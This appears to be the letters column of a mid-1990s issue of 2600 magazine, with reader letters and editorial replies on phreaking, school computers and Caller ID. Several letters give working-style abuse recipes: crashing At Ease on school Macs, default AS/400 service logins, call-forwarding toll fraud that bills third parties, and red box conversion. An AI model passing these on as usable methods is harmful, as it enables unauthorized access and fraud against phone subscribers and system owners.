It has come to my attention over the past few years that by dialing any exchange with the last four digits being 9970 that the number will be busy. I've discovered a *few* exchanges that will give you the busy and if you hang on long enough you will hear someone click on. At the point where you hear the click you should say hello. The party that clicked in will hear the busy signal too. However nine times out of ten they'll think you were the person that they were trying to call. You can have all types of fun with this - just use your imagination. The hard part is to find the exchanges that still work like this. Hint: The busy signals that usually work might sound a tiny bit lower than the normal busy.

Reuben
NYC

9970 is a NYNEX thing. We'd like to know if other parts of the country have similar numbers.

Touch Tone Tall Tales

Dear *2600*:

The article, "2600 Robbed of Touch Tones" interested me for several reasons. In 1978, I brought a touch tone telephone from Chicago to my parents' house in a back woods area of the Pacific coast that still runs crossbar equipment. I plugged the phone into the old style modular to four prong adapter, dialed a couple of numbers and lo and behold, I was doing that touch tone thing! (We were probably the first in that community to have a touch tone phone.) My mom made me call the phone company to see if it was all right to use a touch tone phone. I hit the "0" on the touch tone keypad and talked with the operator. The conversation went something like this:

Operator: "Hello, may I help you?"

Me: "Hello. Yes you can, I'd like to know if I can just plug in a touch tone phone and use it without any problems?"

Operator: "No, we have to put more voltage on the line and then charge you $1.50 extra each month."

Me: "Uh, Oh, okay, well we'll call you when go to touch tone phones, thanks."

By my calculations, my parents have saved about $270.00 now, by not allowing the phone company to steal an extra $1.50 a month for doing absolutely nothing.

I know what a hassle it can be to have to go back to pulse, but I learned a great trick while living in Brazil that makes me appreciate pulse abilities. Most of the phones were rotary (as a matter of fact, I only came across one touch tone phone in the span of a year). To lock the phones from unauthorized use because you get charged for even local calls, they would put a locking mechanism on the dialing rotor of the phone. A kid I happened to be with showed me how to toggle the "on-hook" mechanism to simulate the pulses. Phone numbers with a lot of 9's and 0's are a little tedious, but with practice, even those numbers will be a breeze. By pushing down and up on this mechanism quickly we were able to make all the phone calls we needed and then some!

I've got a cheesy phone with a dead keypad, so I keep in practice by using that phone to search for new loops and such while watching T.V. Sure, a pocket dialer would do the same thing (unless you're in the *2600* office in New York!), but you never know when the batteries are gonna die or something. So whenever you see one of those locking covers on either a touch tone pad or the rotary portion of a phone, make an extra special effort to try out the technique!

Power Spike

An old trick that still works. By the way, it looks like we may have figured out a way to get free touch tones for 2600 or, at least, not be charged an additional fee for them. A service known as Intellidial allows subscribers to have a limited number of PBXish features (call transfer, call pickup, hold, etc.) for a fairly low price. Touch tone service is automatic for anyone using Intellidial - we're still waiting for the day when it's automatic for everyone.

Improving Grades

Dear *2600*:

Last week I had to use a scantron for my finals. I wanted to know if there are any marks I could place on the paper that would tell the computer to give me a better score. I think that the computer they use is some IBM model. Also could you tell me how to write a program in BASIC that would get me into a system like the Internet? I have my local college's number and have gotten to the front door but when it comes to really getting in I have no means of doing it. I have also tried going in from the college itself but I have to be a student or something to get use of the computer.

Thanks for your help ...

Brian

Those little test papers have been the objects of attention for decades of frustrated students. We've yet to hear a surefire way of defeating them. As for access, remember that the Internet is a lot more than a system; it's a rapidly expanding means of travel to systems all around the world. If you're near a major city, you should look for cheap Internet outlets or public UNIXes. Computer stores or user groups are good sources of information. If you decide to go through your local college, it may be worth your while to take a class there if that qualifies you for a free account. If this is impossible, you can always go through somebody else who attends the school but doesn't have an interest in the net.

Dear *2600*:

This year I am taking Basic Programming in high school. When our teacher gave us our disks for our Apple IIe's she put on a different password on each disk to prevent us from copying programs from one disk to another. The program she used to put the password on our disk was made by Microsoft in 1983. I think it is called the Student Password program. This is how it works. You boot up on an Apple IIe or IIGs with your disk in the drive. It will ask you for your password and you type it in. Then you have two options, either run Hello or Catalog. After you choose your option you start typing your program and after you are done you save the program on the

disk. When the computer goes to save, it looks at your disk and checks to make sure the password on its RAM is the same as on the disk. If it is, the program is saved. If it is different, it says I/O error. The same thing happens when you load up a program. I also tried to boot up the computer without the disk and then tried to load up the program with the same result. The reason I am telling you this is because our teacher brags about how in ten years no one has gotten around the pass protect. She said if anyone can get around it, they will get an A for the quarter. Please help me hack an A!

Black Night
Ohio

If this program was indeed made in 1983, we're sure someone's gotten around it by now and will fill us in. In the meantime, try "forgetting" your password and see if there's anything the teacher can do to "help". Good luck.

Regression

Dear *2600*:

In response to a letter from Martin regarding features disappearing from AT&T Public Phone 2000's: I never saw one of these phones working. I made several calls and finally got someone at AT&T to tell me the story. Seems the phones were fielded, and ATT upgraded the software in them. FCC noticed that they had stuff in there (like a modem to call an info service) that was not permitted in the tariffs. No word on how the FCC missed that on the initial release. So, AT&T was forced to disable those features until they get permission from the feds. I was told that the TDD still worked, but I never checked it out. There is also an RJ11 jack on the phone that will allow you to connect your own computer device.

Frankly, I find this very amusing... every time someone says that we'll soon be sending faxes from the beach or making videophone calls like in the AT&T commercial, I just relate this story and assure them that we've got a twenty year wait before they can deliver any of that stuff. Unfortunately, the promise of things to come has shut down a lot of people who would have actually delivered some of this stuff. And I thought Bill Gates was the ultimate vaporware salesman!

Fred

Have you ever gotten tired of hearing those ridiculous AT&T commercials claiming credit for things that don't even exist yet? You will.

Car Tracking

Dear *2600*:

I read in the winter 93-94 issue Owen's concern about lojack. This device is used for tracking "stolen" cars. It works by send telemetry information about the car to specific receivers placed around the area. The theory is that if the car is stolen, it could be traced to the stripping shop.

In reality, it transmits telemetry information tracing you to your favorite shops, hangouts, etc. All the time. Many insurance companies require lojack type devices on certain cars (usually high performance sports cars, Saab, Porsche, etc.). Potentially the insurance company could ask the lojack company the average speed of your car, and appropriately adjust your rates. If money is tight at the lojack company they could sell your habits to marketing companies. There is a huge risk for anyone using the lojack device on their car.

I believe the lojack device is easily defeated by yanking out the antenna. These are little loop antennas. There are two intersecting loop antennas about an inch in diameter. They broadcast in the 900 MHz area shared by amateur radio operators. (If you are a ham and you interfere with the lojack freqs, expect a call from the FCC!) These people are really nasty, and are quite difficult to feel treated fairly by.

Tommy B.

We believe that manipulating any kind of surveillance or tracking device is not only acceptable but necessary. Stolen cars are nothing compared to what these things will do to us.

How To Be Honest

Dear *2600*:

One addendum you might want to make in regards to the article on hacking honesty tests concerns questions regarding creativity. Since most employers are looking for mindless worker drones, answering "Yes" to any questions phrased, "Are you a creative person?" or "Do you consider yourself to be artistic?" will only work against you. Thanks for the great and important reading material and keep up the good work.

V.A. Szell
Seattle

As if you had to tell us that being artistic and creative is a bad thing.

High School Notes

Dear *2600*:

In response to your article about hacking high school Macs, FileGuard cannot be averted with a startup disk, but holding down shift when you boot up turns off extensions including FileGuard. You can then put your surveillance anywhere on the hard drive.

VicProphit

Dear *2600*:

A friend of mine had his issue of *2600* confiscated by a teacher. He was then forced to have a 45 minute one-sided "ethics" of hacking talk with the Vice Principal in charge of punishment of students. The school has no rules saying that they must listen to lectures from the Vice Principal because they have a hacking magazine. I would understand if it was pornography or something like *High Times* magazine because there are district rules about those type of publications. But *2600*?! The Vice Principal told my friend that hacking was *illegal* and that he was concerned about a rash of computer problems the school was having (explanation: stupid teachers are ignorant of how to turn on a computer) and how he knew people who were hackers and every single one of them went to jail! Well, you've heard my story. What should I do? This really pisses me off when teachers make up new rules on the spot when they don't agree with something. Who should I take this up with? How can I make a big deal of this without them wanting to make new rules prohibiting "hacking" publications?

Number 6
Bellevue,WA

Don't be afraid to make a big deal. If they make new rules banning hacking publications, they'll be calling more attention to themselves than you possibly could, something they probably don't want. Contact your local ACLU chapter

and fill them in. They should help your friend get his issue back and make sure that he doesn't get harassed in the future. If you give us more specific information, we can do things on our end as well. For now, letting people know about this was an excellent first step. Thanks.

Dear *2600*:

Almost every high school uses Macs in their computer lab for a couple of simple reasons: they are easier to learn than IBMs, they cost less, and the teachers are too stupid to use IBMs. Because of those reasons (especially the third one), us kids are stuck using these weak little Macs (what do you expect, they're LC IIIs, not Quadras). Since it's a well known fact that the younger generation adapt quicker to new technology, the teachers are afraid that we will know how to use the Macs better than them. So to inhibit us from gaining more knowledge than the teachers, what do they do? They put these annoying little shell menus called "At Ease" in which you need their password to get access to the hard drive so you can copy, erase, and cause general chaos.

There are a couple of ways you can get around "At Ease". The first and the easiest way is to get and use the password. But if you have a paranoid teacher who changes the password every three weeks, it gets kind of tough to keep up with it. Also, the second way is more fun and exciting.

To do it the second way you would need to restart your computer. After you restart, hold down shift while it is booting. This will turn the extensions off. After it is done booting it will ask you for the password. Click on "cancel". This will drop you into the "At Ease" screen. Now open up an application like Qbasic, Pascal, MS Works, or any application which is not a demo. Then take the mouse pointer and click on the icon that is located in the very upper right. Pull down the menu and click on "At Ease". Next, open up another application and keep repeating these steps. It will eventually crash "At Ease" and drop you into the Finder with full access. The number of applications you have to open up for it to crash depends on how many megs of RAM you have. On the computers at school, we have four megs and I usually have to open up (in this order) Qbasic, MS Works, Print Shop, and Think Pascal before it crashes.

Deus
The Black Night
Silver Dragon
Pixel Threat
Zippy the Water God
The Unnamed One

Fighting Traffic

Dear *2600*:

With regards to the letter in Winter's *2600* on hacking traffic signals... a little story I picked up from the guys at one of Woz's old companies....

I've heard tell that Woz's ill-fated CL-9 universal remote control was used to hack a traffic signal system (I seem to want to remember the city as Dallas... it has been a while). The express busses there sent an infrared signal to sensors mounted somewhere in the vicinity of the intersection which changed the lights to green, allowing the express to truly be express.

Some enterprising folks put a CL-9 in "learn" mode, captured the signal and then, using the CL-9's wildly powerful transmitter, were able to zip through properly configured traffic signals with a click of the channel changer.

flip
Ohio

Universal remote control indeed.

Become Your Own Admin

Dear *2600*:

I am writing in response to A-$tring's letter in the Winter 93-94 issue requesting information on UNIX-like operating systems for DOS boxes. One of the best UNIX clones I have seen is Linux.

(Excerpt from the Linux FAQ)

Linux is a free, copylefted full-featured UNIX for 386 and 486 machines which use the AT bus. It is still in "beta testing" (the current version number of the kernel is less than 1.0) but is being used worldwide by thousands of people.

Free means that you may use it, change it, redistribute it, as long as you don't change the copyright. Free does not mean public domain. Linux is copylefted under the GNU General Public License. Linux is a freely distributable UNIX clone. It implements a subset of System V and POSIX functionality, and contains a lot of BSD-isms. LINUX has been written from scratch, and therefore does not contain any AT&T or MINIX code - not in the kernel, the compiler, the utilities, or the libraries. For this reason it can be made available with the complete source code via anonymous FTP. LINUX runs only on 386/486 AT-bus machines; porting to non-Intel architectures is likely to be difficult, as the kernel makes extensive use of 386 memory management and task primitives.

(End of excerpt)

As you can see, the best part about Linux is that it is *free!* Linux comes in many "flavors" depending upon the distribution you acquire. I recommend the SLACKWARE distribution: it is very easy to install and is the only Linux distribution approved by J.R. Bob Dobbs.

The SLACKWARE distribution is available on the net at its official distribution site of FTP.CDROM.COM. For those without net access it can be ordered on a 30 disk set or CDROM from Linux Systems Labs for $59.95 (800-432-0556). However, these folks and many like them who distribute software under the GNU Public license don't actually send any of their profits back to the authors or to the Free Software Foundation. To be honest, I spoke with the folks at Linux System Labs this morning and they said they were considering sending 10% of their profits to the FSF, but they weren't sure yet.

Be prepared to either get a new hard drive or repartition your hard drive before installing Linux. It is a complete operating system with its own file system. You will need a 386 or better with at least four megs of Ram to run Linux itself, eight megs minimum to run X windows. The full distribution with X Windows takes up about 90 megs of disk space. However, that includes: X11R5, all TCP/IP utilities, UUCP, GNU C and C++, joe, Tex, vi, emacs, four shells, kermit, mail, elm and pine, Sound Blaster compatibility, all the man pages, and full source code for everything.

I think it's a great way to teach oneself UNIX system administration and just about anything else you want to know

about UNIX.

If you want any more info on Linux, feel free to e-mail me at dkstcmp@uriacc.uri.edu.

P.S. the current ANAC for the (401) area code is 200-200-4444.

Toaster
Narragansett, RI

Dear *2600*:

Got your issue recently (actually a while ago but someone else borrowed it). As usual a good job.

One of your readers (A-$tring of Kansas on page 27) had a query about UNIX on PC platforms... he might check out the April '94 issue of *UNIX Review* (Vol. 12, #4), ISSN 0742-3136, published by Miller Freeman Inc., POB 42009, Palm Coast, FL, 32142-0029 in a column they have called "PC UNIX" which looks at minimum hardware (486/66, at least 16mb of RAM). The author discusses buses, compares 386, 486, and Pentium potentials, and discusses issues of RAM upgrades. More to follow in the next issue.

A few years ago I worked on the Community Memory BBS in Berkeley, which ran S5R3 UNIX on a 386 box... we had something like 32 megs of RAM and a hard disk that was about one gigabyte. We had ten public terminals (old PCs running a front-end, communicating over simple lines - no amplification; basically a twisted-pair, so we had to be within a mile of the phone company switching center; no problem in a small burg like Berkeley). We also had a couple of modem ports that people could dial into, and we could run three more PCs and two UNIX front-ends in the shop itself. The only real hit to performance came when us programmers were both doing compiles or some other intensive process (like daily stats, etc.).

Again, thanks for the 'zine. Best of luck!

Primitivo Morales
Processed World

Passing Numbers

Dear *2600*:

I hear you get ANI info on a Caller ID box from Cable and Wireless. Since I'm in California, in PacBell's area, I'm not sure this will work with my programmable 800 number from Cable and Wireless. Have you seen this phenomenon actually work on PacBell's system? I would like to hear your report rather than buy a Caller ID box to find out it won't work.

Ethan
Stanford

First of all, it's very rare that a store won't take back something like a Caller ID box if you're not happy with it, regardless of the reason, as long as it's within a few days. Cable and Wireless will pass on the ANI info to your Caller ID box on all 800 and 1+ calls, as does Wiltel, which anyone can use by prefacing 10555 before their 1+. The only catch is that you have to subscribe to Caller ID from your local phone company. Obviously, if this service isn't being offered, you're not going to get any data sent to your Caller ID box.

Dear *2600*:

Your recently published article, "Caller ID Technicalities" suggests to me that I might be able to write (or obtain) a simple DOS program for my PC and modem to automatically record Caller ID information in a DOS file. This would be of great benefit to me but I'm not sure how to proceed since I've no expertise in this matter. I'm very keen to learn! Also, how does this work with call waiting?

DD
Somerville, MA

Such programs do exist. Ask around on boards and the net or look in the 2600 Marketplace in future issues. At present, Caller ID doesn't work with call waiting.

Red Box Rumors

Dear *2600*:

First, let me start by stating that your magazine is a great source of information for the beginning hack/phreak. Your sarcasm towards the telcos alone is worth the $4.00 cover price. Keep up the excellent work! Now, on to the questions!

I was recently told that the Radio Shack 33-Memory Pocket Tone Dialer (famed for its ability to be converted to a red box) has been discontinued and a new model has been introduced. I was told the new model is much more slick and fancy looking, none of which I care about. My question is: Is this true, has Rat Shack discontinued the 43-141 model, and is the new model Red Box convertible?

Diashi
New York

Yes to both. Read on.

Dear *2600*:

Well, the acclaimed Radio Trash pocket dial conversion has changed a bit.... I was dismayed a couple of weeks ago when they told me that the model has been discontinued. I then set out building a Quarter. In the meantime, RS had gotten a "new and improved" pocket dialer. Just think, for all this time we were using old and inferior ones. Anyway, I just wanted to let everybody know that the new ones still work - they made a lame attempt to stop us by encasing the 3.579'er in rubber cement. But on the flip side I do believe that this new design gives us *more* room inside to work, and it looks much better.

The Borg
Cleveland

Those Three Tones

Dear *2600*:

You know when you call a number, and it gives you three long tones, then the message: "The number you have called is disconnected" or whatever? A friend of mine came up with the hypothesis that the three tones tell the computer something like: "Don't bill the caller" just in case the person called this long distance or from a payphone. My friend claims that he taped the three tones and message on to his answering machine, then went to a payphone and called his house, and that the phone returned his money after he left a message on the machine. So, if you can leave a message, that would mean you could talk forever too without getting billed. This sounds like an interesting version of the green box.

Anyway, I have tried doing this and it does not work for me. I was wondering if the idea sounds feasible and in theory does it work? It could be that my answering machine is distorting the tones.

Empress

The recorded intercept tones shouldn't fool your local phone company or any long distance company with more than a feeble grasp of technology. However, COCOTs can be fooled by these tones. In all likelihood, these payphones will keep the mouthpiece muted, enabling you to hear whatever follows the tones but not allowing you to respond. Anything is possible with COCOTs though. Here's a fun experiment you might want to try. Our old voice mail number was (516) 751-6339. Using NYNEX's new Call Mover Plus service, we stuck our own intercept recording on the old number which tells callers the new number ((516) 473-2626) and gives them the opportunity to stay on the line and be transferred. A COCOT fooled by the tones might actually allow the call to be transferred without activating the billing. It seems unlikely that such a phone would keep the connection open for very long but, then again, we all know stupidity is an Olympic event in the COCOT world.

Cellular Mystery

Dear *2600*:

Maybe someone in the Baltimore/Washington Metro area will have a clue as to what this number I stumbled onto is. The other day I was trying a couple of combinations of * and # phone numbers to see if a particular radio station (WIYY 98 Rock in Baltimore) had a toll free cell phone number. Their frequency is 97.9 FM and so I eventually tried #979 and got a recording to the effect of: "You have completed the first step in the Maryland area code switchover. Hang up by pressing end or to complete the second step press [can't remember]."

Does anybody have any clue as to what this is?

JV
Reston, VA

We'll ask around. Meanwhile, please try to remember.

Thoughts On Congress

Dear *2600*:

I just finished reading the transcript of the hearings which you testified at last year. It seems pretty obvious to me that the issues surrounding technology are pretty black and white to our government and businesses - either you are a part of the system and learn how to maintain and design the technology, or you're a part of the ignorant masses which pays for services by the techno-elite. There doesn't seem to be any room for the garage experimenter from what I extrapolated from the transcript. Is it now heresy to explore technology independently?

Like many others born towards the end of the Baby Boom during Vietnam, I have little trust or faith in the Federal government to date. And with new issues arising on the technological horizon such as Clipper and the digital highway where the government is a driving force, I have little hope that my attitude will change. Let's face it - Congress simply doesn't care about the technogeeks that began to appear in the 1970s. It's sad. Maybe someone should remind them about some other irreverent garage experimenters, like Benjamin Franklin, Thomas Edison, Alexander Graham Bell, and Steve Wozniak.

Gregg Giles
Oregon

All of whom would be incredible hackers today if they were still around. (Only kidding, Woz.)

Dear *2600*:

Your response to AO from Arizona in the Spring '94 issue, only told part of the e-mail addresses for the Prez and VP. It gave president@ whitehouse.gov and vice.president@whitehouse.gov as Clinton's and Gore's e-mail addresses. Obviously, these are *office* addresses. Clinton and Gore *never* see e-mail addressed here. It's always answered by staff (with form letters, if at all).

In fact, in a recent newsgroup posting from a high level government official, he stated that e-mail was *never* considered in collating public opinion. The best method was to use "snail mail", preferably *handwritten* to get considered!

However, if you want to address Clinton himself, send e-mail to clintonpz@aol.com. I've never used it; I only know of it through the grapevine. But Clinton lovers/haters can at least give it a try! You *may* get an answer....

John

Defending the 64

Dear *2600*:

This letter is about Xam Killroy's article on "Build a DTMF Decoder" in the Spring '94 issue.

I, for one, am an avid Commodore 64 user, as are several million people worldwide. Although the article was not completely negative, it did, in fact, state several bad points. First of all, the Commodore is not a "toy computer which currently serve as a doorstop".

Although the 64 is not as powerful as today's PCs, they are very user-friendly. We don't have to worry about installing a program wrong, having IRQ conflicts, or hoping that the device we just hooked up to our COM port was in the right one.

The 64 is user-friendly and very simple to use and very inexpensive. So, you're probably saying, "Geez, this guy must live in the stone age." Actually, I own a 486 DX 33, and am sad to say that the only things I find better on it (over the 64) are some of the games. Sure, I might have a base memory of a measly 64k, but the 64 can be upgraded also, just like my 486. Furthermore, millions of people can't be wrong about the 64; you don't hear much about it today, but rest assured, the 64 users are still out there.

Just one slight correction, Commodore 64 can be had from $20 to $40 from most sources, and Vic 20s are all but impossible to find used.

All in all, it was a very good article, and I would like to see more done with this "toy computer".

By the way, this letter was composed with my 486... what a bargain. I spent $1200 on a machine to do this, while my $30 64 can do just as good a job.

Commodore Hacker

So why didn't you use it?

Tyranny in Church

Dear *2600*:

I am writing you because of a problem we have at our local church. Because most of the people that work at our church have absolutely no experience with Novell Networks, we have to get help from some egotistical dumbass who thinks he's hot stuff. He never comes when the people at

church need help, or even when the entire system crashes (mostly due to his stupidity). He is the only person with supervisor rights on this system. I always like to help a church in need, so I am trying to find out how to write a program to procure this man's login ID and his password. The only reason I want to get this information is so that I can free my friends at the church from his oppressive domination of their computer system. Please send me help on how to get his ID and password.

The Roadkill

How can we refuse if it's for a church? Try looking at page 38 for some ideas.

Availability

Dear *2600*:

1) I would like to comment on "Bookstore Trouble." At my semi-local bookstore, your magazine is sitting right out in the open, in the computer magazine section. *But* the clerks at this store *won't* find any books about hackers for you. I asked them for a book about hackers who have been arrested, and they said they couldn't do a subject search. I had a friend go in and ask about fly fishing, and they just typed in "fishing" in the computer, and got a whole slew of books for him! (Later I went back and looked in the Political Science section, and found "Cyberpunk" and "The Hacker Crackdown".)

2) I was wondering if you knew how to hack Germany's TV system. You get one free channel, and if you watch the other channels, you get charged by the amount of time you spend watching it. I would think it'd be like hacking a basic cable TV box, or a hotel Pay-Per-View box, but I'm not sure. I haven't see this system personally, but I have a relative over there, and there's not much to do without watching TV, so I'm not sure if the time is calculated at a station, or in a box on the TV and charged every month, or you put coins in.... Any ideas?

Hermit the Herman

It's unlikely you put coins in. Perhaps some German readers can enlighten us.

Dear *2600*:

I've been keeping up with your magazine for about two years now, and I must say, keep up the good work! The first subject I'd like to bring up is the availability of your issues. In past issues, I've read about readers complaining about hidden issues and conspirators disguised as Barnes and Noble desk clerks. I've found just the opposite up in the wonderful world of 603. At the Barnes and Noble here in Nashua, twenty or more issues of 2600 are received each quarter, and five issues are usually proudly displayed out on the front table right next to the "Welcome to the Internet" books. It's almost ironic to see titles like *Virtual Reality World*, *UNIX For Dummies*, *Advanced C/C++ Programming*, and *2600: The Hacker Quarterly* sitting right next to each other!

The second thing I'd like to address is the abundance of lamers in the area. Okay, I have to admit, not six months ago I was using 3133+ d00d sp33k lik3 this, but now I've repented my warez kiddie sins and slowly migrated into the world of hackerdom. I know some of the secrets of the phone system, and a little UNIX security, but I'm no god. However, at the school I recently transferred to, I am viewed as a hacker/cracker/warez/virus god by all the little weenies who try to convince me to help them crash XXX BBS or change their grades. I'm constantly being asked by the weenies over here to write them a virus or trojan to capture all of the teacher's keystrokes for blackmail or format their hard drive or give them some obscene message. A simple task, but I'm not going to risk suspension just to appease some little twit.

It's amazing how many kiddies out there have watched "Sneakers" and "Wargames" and think they know what they're talking about. It's also amazing that they think it's actually that simple.

sciri

What's even more amazing is how quickly so many of us give up on these kids. There are good hackers in any environment but we need to reach their intellects so they can break away from whatever stagnation they're mired in. If you succeed at this, you will be very surprised at the results.

Secrecy

Dear *2600*:

In answer to A-$string - Title 18 prohibits even thinking about "KG" and "KY" prefixed machines. Personnel - civilian and government - responsible for these machines were/are under strictest orders to let no one - base commander included - see the inside of the machines (covers removed) and to protect the machines with their lives. Since the cases are made of highly flammable magnesium, etc., it is relatively easy to destroy one by merely igniting it with a thermite grenade, which were easily available. In larger installations, "document destroyers" are used, which should have been done on the Pueblo to destroy their "KY" machines prior to their capture, albeit sinking the ship in the process. Do you really want a highly flammable machine in your bedroom, whose fumes of combustion are also highly toxic? Not this kid!

All "KY" and "KG" machines carry "Top Secret" and "Crypto" clearances. In order to work on one you have to have an additional clearance, the name of which is classified "Confidential".

To learn more, *Scientific American* ran an article some years ago detailing the "KY-12". Since most people were told they would be sent directly to hell (Leavenworth, KS) if they even mentioned the 12, imagine seeing pictures, with covers removed and written details of operation in Scientific American. Several of us took months to get over it. (This is *not* a joke.)

The machines are well made in a sort of "hobbyist" fashion. They certainly do not look like anything you would see in the average television! This probably comes from having very few people responsible for their design. Consider the concept of proceeding from "brassboard" design directly to limited production. Components are fairly standard - a resistor is a resistor.

What to do with it if you had one? They are all designed to vastly exceed the Data Encryption Standard currently published and promoted by the CIA and NSA. Their algorithms *do not* contain "trap doors", etc. They are only useable in pairs and then only with proper setup codes. Even attempting to break the code will get you in the slammer quite quickly!

As a point of interest, reading Title 18 - publicly available - may be somewhat interesting before pursuing this further.

These machines are nothing but trouble and not much of an intellectual challenge. Trust me, I'm from the government and here to help.

Somewhere in Kansas

Seen the Light

Dear *2600*:

I got interested in hacking when I was 12 and I've been scrounging up as much information as I could get my hands on ever since. One day when I was looking through the magazine rack at my local cigar store, I was stunned when I stumbled upon your legendary publication. I was instantly in love! In only one issue I found more useful stuff than I had previously found in an entire year!

Now that I finally have a computer with a modem my interest is hotter than ever. The only problem is that I don't know of any groups, meetings, or hacker BBS's anywhere around my city (Portland, Oregon). It drives me crazy knowing that there are hackers here but I can't get ahold of any of them.

An isolated feeling guy in Portland, OR

You can start by going to the 2600 meetings in your city. Look on page 46 for details.

IBM Hacking

Dear *2600*:

I want to expand upon the letter written by KR from Little Rock regarding hacking IBM computers, particularly the AS/400. KR is absolutely correct. Security is very lax. Most AS/400 machines are being purchased by former mainframe users who are "moving down" rather than by PC users who would be "moving up". This may explain the lack of security consciousness in many AS/400 shops. Some other thoughts that may help:

1) BluLynx is a good communications package to the AS/400. Configuration is relatively easy (CFG5250.EXE) and execute is fast and consistent (BL5250.EXE). There may be other packages but this is the only one I have used.

2) You can use any modem on the PC end, but the AS/400 usually has an IBM model on its end. Reason - IBM won't troubleshoot on the AS/400 end unless you are using their equipment. The AS/400 midrange market has finally opened up to third party hardware (generally just hard disk and some peripherals). IBM tries like hell to lock you into their hardware.

3) The IBM modems are generally synchronous. I'm not positive about this in all cases, but the modem on the PC end has to be capable of supporting synchronous communications. It can be a Hayes compatible. I've mixed and matched three different modems on both ends. The only configurations that worked were the ones having IBM modems on the AS/400 side. All of the modems worked OK on the PC end.

4) IBM is pushing their system to deliver updates electronically. Why spend the money to create magnetic tape or cartridge files? So, most AS/400's do have modems. They download PFs (program fixes) which are updates to the IBM midrange operating system, OS/400. Common IBM model modems are 5853 (2400 bps), 5865 (9600), 5866 (14400), 7855 (9600), 7861-015 (9600), and 7861-016 (14400). The 5xxx series is older - I think for the A, B, C, and D series AS/400s. The 78xx modems are more recent releases. You probably could call the computer room and ask for the model number.

5) In addition to the QSECOFR logon and password, the QSRV logon and password should work. This is the logon for IBM service engineers when troubleshooting hard disk problems and other things. Also, try the QSECOFR logon with the passwords all 1's or all 2's. This may give you lower levels of access if they haven't been disabled.

6) Once you are in, the command structure is very straightforward. Commands max out at nine characters. So, a command like CHGUSRPRF is short for Change User Profile. The F4 key may function as a prompt - the system will just ask you to fill in the blanks! It's also a great way to learn.

That's it for me. Maybe we can get a laid off IBM service rep to provide even more insight. Like KR from Little Rock, I'll be happy to provide more details if anyone is interested.

Powercell
Hartford, CT

Long Arm of the Secret Service

Dear *2600*:

This is in response to the Judicator's article on "More Meeting Advice". He writes, "The First Amendment protects our freedom of speech to a degree. If John and Bill had not done anything else but talk about the bank robbery, no harm could have come to either of them."

This is not entirely true. A college student (at a school in the midwest I think) was once apprehended by Secret Service agents who overheard him make threatening comments about the President.

I had no idea the S.S. had so much power, at least for an organization whose original purpose was to arrest counterfeiters....

Juan Valdez
Cambridge, MA

Call Forwarding Tricks

Dear *2600*:

Call forwarding allows you to transfer incoming calls to any number that you can direct dial without operator assistance. So how can we use this to our advantage?

First, let's look at this service in my part of NYNEX country. To forward calls from your phone to another number you would dial 72# and wait for the dial tone. Then you would dial the number that will be accepting your calls. You will hear two short tones, then normal ringing. As soon as someone answers, call forwarding is in effect. If nobody answers or the line is busy, hang up and try again. This time no answer is required to establish service. To cancel, you simply dial 73#. You will hear two beeps and then the dial tone.

Now let's use this service to get free calls. Find two or more payphones close together that allow incoming calls and note their numbers. Go to the business or residential phone of your choice and set up call forwarding to one of your pre-selected payphones.

Return to your payphones and dial "0" and the number that you want to call. Use third party billing to the phone where you set up call forwarding. This phone will forward the

operator verifying the third number billing to the payphone next to you. When it rings, pick it up and say that you will accept the charges. Now go back to your first payphone and talk for as long as you want - even to foreign countries.

The beauty of this method is that you can bill an infinite number of calls to the same number at the same time. It would look like they had ten people calling out when they have only one line!

CM
Attleboro, MA

This method does indeed work. The hardest part would be to find a phone with call forwarding since relatively few people use that feature. Obviously, the best defense is to disallow third number billing on all of your lines. Using this method, you can forward a line to a payphone and accept collect calls there that would then be billed to the forwarded line. We've also found that using the previously mentioned Call Mover Plus feature allows collect calls to be made to the terminating number, even if collect calls have been blocked for that line. For example, line A is disconnected. If you call it, you'll hear a recording and be transferred to line B. If you call line B collect, you'll get an error since collect calls are being blocked. If you call line A, no block will be in effect since the number isn't in service. You'll then be transferred to line B without the collect block taking effect.

Dear *2600*:

I've stumbled across a fairly amazing phone scam perpetrated by none other than AT&T! In late 1993 they began using a new automated collect call service which uses voice recognition to complete calls. *Allegedly* the system recognizes the words "yes" and "no" when it asks the party who answers the phone if they will accept the charges. However, it also seems to like my answering machine and voice mail - no matter what my message says, AT&T takes it as a *yes* much of the time, resulting in whopping collect call charges when I haven't even been home or at work! (And AT&T isn't even my long distance company!)

When I complained to AT&T, eventually finding my way to the Vice President of Call Servicing, I was assured that they would "look into it". Weeks later it still doesn't work and I'm still getting bogus charges. How do I stop this fiasco? AT&T refuses to put a block on the line and the local phone company will only block *all* collect calls for a stiff fee, not just AT&T's. AT&T is making a fortune on this from bill payers who don't closely scrutinize their bills and I am spending hours every month pleading with AT&T for credit due. Any suggestions?

LN
Minneapolis, MN

Your first step is to find out where these calls are coming from. Perhaps that will provide a clue. Next, ring your own line when you're away and see if anybody answers. This kind of thing happens all the time. If you can prove that your answering machine is "accepting" these calls, do it and tell the Vice President of Call Servicing that you have evidence of wrongdoing on their part. You might also want to talk with the previous letter writer.

Prodigy Savings

Dear *2600*:

I posted this information on the Prodigy Exchange Bulletin Board. It was up for about 12 hours, then it and all replies to it were gone and the original returned to me along with a message from Prodigy stating "it appeared to suggest an action that we feel is not in the best interest of the Prodigy service".

While using the bulletin board, I figured out a way to read notes and replies without being timed. I imagine that when they redesigned the boards, they did not realize this. Still, this is their doing and I believe it should be touted as a feature and not hidden away until someone happens upon it. Most importantly if I or anyone else wants to share this information, it should be allowed and not censored! So here goes:

1. Choose the note or reply that you want to read.

2. Now pick e-mail reply. At this point you are no longer charged for the time and **** is in the right bottom corner instead of PLUS.

3. Choose the REVIEW ORIGINAL NOTE or REPLY button. Now you are able to read the note or reply without being charged.

4. Hit the ESC key or click on the button in the upper left of the note or reply to get rid of it.

5. Choose the CANCEL NOTE button. Now you are back in the bulletin board and are being charged (a PLUS in the right bottom corner).

That's all there is to it. I know it's a bit of a pain but time is money (especially on Prodigy bulletin boards). If you read the boards a lot it's worth it and you could probably stretch your two free hours by 30 to 50 percent.

George

You can't honestly be surprised that Prodigy would take such information off their system. Remember, you're using their system and you're expected to play by their rules and pay their prices. Why so many people do this is beyond us.

Hungry For Knowledge

Dear *2600*:

